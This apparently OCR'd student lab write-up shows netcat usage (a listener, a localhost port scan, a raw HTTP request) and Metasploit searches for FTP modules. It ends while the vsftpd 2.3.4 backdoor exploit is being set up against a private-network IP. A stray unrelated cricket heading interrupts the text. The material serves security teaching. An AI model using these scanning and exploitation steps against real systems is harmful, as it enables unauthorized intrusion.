
Date: 21 /12 /2024

Lab Practical 3:

Perform Netcat and metasploit tool for scanning system vulnerability.

- NetCat:
  - nc -h: It is used to get information about netcat command.




```
┌──(mudit㉿kali)-[~/Desktop/NetCat]
└─$ nc -h
[v1.10-48.2]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
```


Date: 21 /12 /2024

- nc -lvp <port>: it can be used for listen local port on web Browser.

3




Cricket World Cup Match Outcome Predictor




```
┌──(mudit㉿kali)-[~/Desktop/NetCat]
└─$ nc -lvp 8501
listening on [any] 8501 ...
```

- nc -g: It can be use to connect with port via gateway.



```
┌──(mudit㉿kali)-[~/Desktop/NetCat]
└─$ nc -g 192.168.31.1 -G 4 192.168.31.92 80
(UNKNOWN) [192.168.31.92] 80 (http) : Connection timed out
```


- nc -zv localhost 1-65535: This scans all ports (1-65535) and tells you which ones are open.



```
┌──(mudit㉿kali)-[~/Desktop/NetCat]
└─$ nc -zv localhost 1-65535
localhost [127.0.0.1] 48048 (?) open
localhost [127.0.0.1] 39395 (?) open
localhost [127.0.0.1] 37720 (?) open
localhost [127.0.0.1] 36895 (?) open
localhost [127.0.0.1] 33549 (?) open
localhost [127.0.0.1] 8501 (?) open
localhost [127.0.0.1] 1234 (?) open
```


- echo -e "GET / HTTP/1.1\r\nHost: localhost\r\n\r\n" | nc localhost 80:
  - Replace 80 with the port where your HTTP server is running.

Date: 21 /12 /2024



```
┌──(mudit㉿kali)-[~/Desktop/NetCat]
└─$ echo -e "GET / HTTP/1.1\r\nHost: localhost\r\n\r\n" | nc localhost 80
localhost [127.0.0.1] 80 (http) : Connection refused
```


2. Metasploit:



```
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH CO
LLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf'
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH CO
LLATION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH CO
LLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf_test'
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH CO
LLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

 --------------------------------------
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```


Date: 21 /12 /2024

- Search FTP:
  - This command lists all FTP-related modules, including **exploits**, **auxiliary tools** (like brute force or enumeration), and **post-exploitation modules**. For example, auxiliary/scanner/ftp/anonymous checks for anonymous FTP access.



```
msf6 > search ftp

Matching Modules
================

   #    Name                                                    Disclosure Date  Rank       Chec
k  Description
   -    ----                                                    ---------------  ----       ----
-  -----------
   0    exploit/windows/ftp/32bitftp_list_reply                 2010-10-12       good       No
   32bit FTP Client Stack Buffer Overflow
   1    exploit/windows/tftp/threectftpsvc_long_mode            2006-11-27       great      No
   3CTftpSvc TFTP Long Mode Buffer Overflow
   2    exploit/windows/ftp/3cdaemon_ftp_user                   2005-01-04       average    Yes
   3Com 3CDaemon 2.0 FTP Username Overflow
   3      \_ target: Automatic                                  .                .          .
   .
   4      \_ target: Windows 2000 English                       .                .          .
   .
   5      \_ target: Windows XP English SP0/SP1                 .                .          .
   .
   6      \_ target: Windows NT 4.0 SP4/SP5/SP6                 .                .          .
   .
   7      \_ target: Windows 2000 Pro SP4 French                .                .          .
   .
   8      \_ target: Windows XP English SP3                     .                .          .
   .
   9    exploit/windows/ftp/aasync_list_reply                   2010-10-12       good       No
   AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   10   exploit/windows/misc/ais_esel_server_rce                2019-03-27       excellent  Yes
   AIS logistics ESEL-Server Unauth SQL Injection RCE
   11   exploit/windows/ftp/ability_server_stor                 2004-10-22       normal     Yes
   Ability Server 2.34 STOR Command Stack Buffer Overflow
   12     \_ target: Automatic                                  .                .          .
   .
```


- search vsftpd:
  - This will list modules related to the **vsftpd** service, such as the well-known **exploit/unix/ftp/vsftpd_234_backdoor**, which targets a backdoor in **vsftpd v2.3.4** to gain shell access.



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Date: 21 /12 /2024

- Use 1: it can use 1 option in given options:
- Set RHOTS: Set ip address in RHOTS



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.92
RHOSTS => 192.168.1.92
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.92     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:
```